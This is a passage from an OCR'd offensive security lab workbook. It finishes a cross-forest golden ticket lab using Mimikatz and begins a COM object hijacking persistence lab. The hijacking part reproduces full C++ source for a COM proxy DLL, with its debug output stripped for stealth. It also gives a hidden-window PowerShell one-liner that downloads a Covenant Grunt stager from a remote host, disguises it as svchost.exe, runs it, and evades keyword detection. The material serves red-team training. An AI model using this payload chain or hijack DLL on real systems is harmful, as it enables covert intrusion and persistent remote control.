- The `/ptt` flag will immediately load the ticket in memory (default behaviour would be to write it to disk for later usage).

Once the golden ticket is created, you can close Mimikatz using the `exit` command:

```
exit
```




Step 9: Validate Access to the Domain Controller

As a final step, let's validate our administrative access to `\\DC-20.SYNCTECHLABS.COM\C$`, by running the following command in the command prompt window:

Listing NTDS folder on DC-20.SYNCTECHLABS.COM through the `C$` administrative share:

```
dir \\dc-20.synctechlabs.com\c$\windows\ntds\ntds.dit
```



CONGRATULATIONS! You have successfuly broken the forest "security boundary" and escalated from a domain / enterprise administrator in SEC699-20.LAB to domain / enterprise administrator in SYNCTECHLABS.COM...

Objective 3: Detecting Trust pivots

So how could we detect the forest pivot described? Similar to the delegation abuses we've seen, these attacks leverage built-in Microsoft Windows features and are thus nearly

impossible to alert on.

We can, of course, look for evidence of the following tools being executed:

- Mimikatz
- Rubeus
- SpoolSample

Please refer to the detection section of the previous lab for instructions on how these tools can be detected!

Roberto Rodriguez (Cyb3rWarD0g) posted an interesting article on how we can manually hunt for these techniques though! In his blog post, however, he also describes manual effort that is still required to perform proper detection.

If you have time left, feel free to explore the detection approaches described above and see what you can find in your Kibana dashboards!

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How we can configure a trust between two forests with TGT delegation enabled
- How this misconfiguration can lead to cross-forest compromise
- Detection opportunities

As indicated, detection of these attacks is rather tricky, as it's entirely based on built-in Windows mechanisms. Detection of the techniques is thus more suited to manual analysis (e.g., threat hunting). We can, however, leverage signatures / use cases that look for the tools leveraged.

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 2: COM Object Hijacking

COM hijacking is a "stealthy" persistence technique that allows adversaries to run payloads in the context of trusted processes. This in itself is not a new technique / objective used by adversaries, but it was formerly implemented using, for example, code injection techniques.

Many of today's current security products, however, look for code injection techniques, rendering this strategy noisy and detectable.

> **COM Object Hijacking**
>
> The Component Object Model (COM) is a system within Windows to enable interaction between software components through the operating system. Adversaries can use this system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Windows Registry to replace a reference to a legitimate system component which may cause that component to not work when executed. When that system component is executed through normal system operation, the adversary's code will be executed instead. An adversary is likely to hijack objects that are used frequently enough to maintain a consistent level of persistence, but are unlikely to break noticeable functionality within the system as to avoid system instability that could lead to detection.
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

As this is the first lab of the day, please open your local student VM and run the following commands to spin up your environment:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh deploy -t [version_tag] -r [region] -r [region]
```

Next, please open an RDP session to your CommandoVM.

Objective 1: Building a Malicious COM Proxy

As explained in the course, COM Search Order Hijacking is a challenging technique which, if applied correctly, has tremendous impact. The most complicated part in this form of persistence is to ensure we don't break existing mechanisms relying on the original DLL. Building the appropriate malicious DLL requires us to first of all understand when the DLL will be called.

Four different types of calls are made against the DLL's main entry point. The following excerpt from the Microsoft documentation summarizes these types of calls.

Value	Meaning


Value	Meaning
`DLL_PROCESS_ATTACH`	The DLL is being loaded into the virtual address space of the current process as a result of the process starting up or as a result of a call to `LoadLibrary`. DLLs can use this opportunity to initialize any instance data or to use the `TlsAlloc` function to allocate a thread local storage (TLS) index. The `lpReserved` parameter indicates whether the DLL is being loaded statically or dynamically.
`DLL_THREAD_ATTACH`	The current process is creating a new thread. When this occurs, the system calls the entry-point function of all DLLs currently attached to the process. The call is made in the context of the new thread. DLLs can use this opportunity to initialize a TLS slot for the thread. A thread calling the DLL entry-point function with `DLL_PROCESS_ATTACH` does not call the DLL entry-point function with `DLL_THREAD_ATTACH`. Note that a DLL's entry-point function is called with this value only by threads created after the DLL is loaded by the process. When a DLL is loaded using `LoadLibrary`, existing threads do not call the entry-point function of the newly loaded DLL.
`DLL_THREAD_DETACH`	A thread is exiting cleanly. If the DLL has stored a pointer to allocated memory in a TLS slot, it should use this opportunity to free the memory. The system calls the entry-point function of all currently loaded DLLs with this value. The call is made in the context of the exiting thread.
`DLL_PROCESS_DETACH`	The DLL is being unloaded from the virtual address space of the calling process because it was loaded unsuccessfully or the reference count has reached zero (the processes has either terminated or called `FreeLibrary` one time for each time it called `LoadLibrary`). The `lpReserved` parameter indicates whether the DLL is being unloaded as a result of a `FreeLibrary` call, a failure to load, or process termination. The DLL can use this opportunity to call the `TlsFree` function to free any TLS indices allocated by using `TlsAlloc` and to free any thread local data. Note that the thread that receives the `DLL_PROCESS_DETACH` notification is not necessarily the same thread that received the `DLL_PROCESS_ATTACH` notification.

***Source**: docs.microsoft.com*


The type of persistence we aim to achieve will hence define at which stage we will hook our malicious code. Generally speaking, a single malicious execution will often hook the `DLL_PROCESS_ATTACH` event while a more aggressive persistence can be obtained by hooking into `DLL_THREAD_ATTACH`.

Step 1: Cloning the Proof of Concept

We will rely on a PoC that was made public by Leo Loobeek in his COMProxy GitHub repository. To start, download the proof-of-concept code from our repository to your CommandoVM. Once downloaded, proceed to extract the archive using the right-click menu.




As we have already done a couple of times, Drill-down the newly created folder to locate and open the `.sln` Visual Studio Solution.




Step 2: Importing the Project

As the proof-of-concept code isn't using the latest Windows SDKs (Software Development Kits), you will likely be presented with a retargeting view. Use the latest available versions for both

the *"Windows SDK"* and *"Platform Toolset"* after which you can proceed by clicking the *"OK"* button.




Please take a moment to review the source code of the `dllmain.cpp` file, where you can identify the required parts of a DLL:



Step 3: Switching to Production


As we aim to perform a production build of our DLL, select the solution in the right pane and toggle its *"Active config"* setting to *"Release|x64"*. Note that choosing this setting assumes your

target is a 64-bit system as we are using in the lab.



Step 4: Silencing the Execution

The default proof-of-concept project outputs a lot of information for debugging purposes. As we aim to weaponize the project, the first step we will take is to silence this behavior by either stripping or commenting the `printf` and `wprintf` statements. Furthermore, we will avoid a console from spawning by stripping or commenting the calls in `DLL_PROCESS_ATTACH` and `MyThread()`.



Below is the snippet with the noisy instructions and calls commented.

```
#include <Windows.h>
#include <comutil.h>
#include <string>

BOOL FindOriginalCOMServer(wchar_t* GUID, wchar_t* DLLName);
DWORD MyThread();
typedef HRESULT(__stdcall *_DllGetClassObject)(REFCLSID rclsid, REFIID riid,
LPVOID* ppv);

UINT g_uThreadFinished;
extern UINT g_uThreadFinished;

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        //AllocConsole();
        //FILE *stream;
        //freopen_s(&stream, "CONOUT$", "w+", stdout);
        g_uThreadFinished = 0;
        //printf("[*] DLL_PROCESS_ATTACH\n");
        break;
    }
    case DLL_PROCESS_DETACH:
        //printf("[*] DLL_PROCESS_DETACH\n");
        break;
    }
    return TRUE;
}

STDAPI DllCanUnloadNow(void)
{
    //wprintf(L"[+] DllCanUnloadNow\n");
    do
    {
        Sleep(1);
    } while (g_uThreadFinished == 0);

    //wprintf(L"[+] All done, exiting.\n");
    return S_OK;
}
STDAPI DllRegisterServer(void)
{
    //wprintf(L"[+] DllRegisterServer\n");
    return S_OK;
}
STDAPI DllUnregisterServer(void)
{
    //wprintf(L"[+] DllUnregisterServer\n");
```

```
    return S_OK;
}

STDAPI DllGetClassObject(REFCLSID rclsid, REFIID riid, LPVOID* ppv)
{
    //wprintf(L"[+] DllGetClassObject\n");
    CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)MyThread, NULL, 0, NULL);
    HMODULE hDLL;
    _DllGetClassObject lpGetClassObject;

    LPOLESTR lplpsz;
    HRESULT hResult = StringFromCLSID(rclsid, &lplpsz);
    wchar_t* DLLName = new wchar_t[MAX_PATH];

    if (!FindOriginalCOMServer((wchar_t*)lplpsz, DLLName))
    {
        //wprintf(L"[-] Couldn't find original COM server\n");
        return S_FALSE;
    }

    //wprintf(L"[+] Found original COM server: %s\n", DLLName);

    hDLL = LoadLibrary(DLLName);
    if (hDLL == NULL)
    {
        //wprintf(L"[-] hDLL was NULL\n");
        return S_FALSE;
    }

    lpGetClassObject = (_DllGetClassObject)GetProcAddress(hDLL,
"DllGetClassObject");
    if (lpGetClassObject == NULL)
    {
        //wprintf(L"[-] lpGetClassObject is null\n");
        return S_FALSE;
    }

    HRESULT hr = lpGetClassObject(rclsid, riid, ppv);
    if FAILED(hr)
    {
        //wprintf(L"[-] lpGetClassObject got hr 0x%08lx\n", hr);
    }

    //wprintf(L"[+] Done!\n");

    return S_OK;
}

BOOL FindOriginalCOMServer(wchar_t* GUID, wchar_t* DLLName)
{
    HKEY hKey;
    HKEY hCLSIDKey;
    DWORD nameLength = MAX_PATH;
```

```
    //wprintf(L"[*] Beginning search for GUID %s\n", GUID);
    LONG lResult = RegOpenKeyExW(HKEY_LOCAL_MACHINE,
(LPCWSTR)L"SOFTWARE\\Classes\\CLSID", 0, KEY_READ, &hKey);
    if (lResult != ERROR_SUCCESS) {
        //wprintf(L"[-] Error getting CLSID path\n");
        return FALSE;
    }

    lResult = RegOpenKeyExW(hKey, GUID, 0, KEY_READ, &hCLSIDKey);
    if (lResult != ERROR_SUCCESS) {
        //wprintf(L"[-] Error getting GUID path\n");
        RegCloseKey(hKey);
        return FALSE;
    }

    lResult = RegGetValueW(hCLSIDKey, (LPCWSTR)L"InProcServer32", NULL,
RRF_RT_ANY, NULL, (PVOID)DLLName, &nameLength);
    if (lResult != ERROR_SUCCESS) {
        //wprintf(L"[-] Error getting InProcServer32 value: %d\n", lResult);
        RegCloseKey(hKey);
        RegCloseKey(hCLSIDKey);
        return FALSE;
    }

    return TRUE;
}

DWORD MyThread()
{
    //printf("[+] MyThread\n\n");

    //for (int i = 0; i < 30; i++)
    //{
    //  printf("[*] %d\n", i);
    //  Sleep(1000);
    //}

    g_uThreadFinished = 1;
    return 0;
}
```

Step 5: Arming the Payload

To drop the desired Grunt Stager, we will leverage PowerShell. Multiple approaches exist; in this example, we will leverage `Invoke-RestMethod` to grab the binary. Once successful, we will use the `Start-Process` cmdlet to spawn the process. Note that to avoid keyword-based detection, we will use the `saps` alias of the `Start-Process` cmdlet. Finally, regardless of the download and execution result, we will attempt to delete the stager to allow us to download newer versions at the next run.

In the following snippet, we will be downloading the Grunt Stager directly from the Covenant listener.

```
try {
        Invoke-RestMethod -Uri 192.168.20.107/GruntStager.exe -OutFile
$env:TEMP\svchost.exe
        saps -nnw -Wait $env:TEMP\svchost.exe
} finally {
        Remove-Item -Path $env:TEMP\svchost.exe
}
```

Note that the above example is single-threaded as we only execute the stager if the download was successful. In cases where the stager already runs, the `Invoke-RestMethod` cmdlet will fail as the target file is busy. This will result in the execution being skipped by the `try` / `catch` statement. Single-threading in our case is important as we aim to achieve stealth persistence and having multiple grunts running on a same computer under a same context is not interesting to us. Should our use-case vary, say we drop ransom-ware, we could consider the advantages of multi-threaded execution for greater impact.

The previous PowerShell script block must be passed to PowerShell for execution. To do so, the script block is turned into an in-line block using the `;` separator. The obtained in-line command is then sent to the PowerShell executable which is furthermore tweaked for stealth (`-Sta`, `-Nop`, `-WindowStyle Hidden`).

```
powershell.exe -Sta -Nop -WindowStyle Hidden -Command "try { Invoke-RestMethod -
Uri 192.168.20.107/GruntStager.exe -OutFile $env:TEMP\svchost.exe; saps -nnw -Wait
$env:TEMP\svchost.exe } finally { Remove-Item -Path $env:TEMP\svchost.exe }"
```

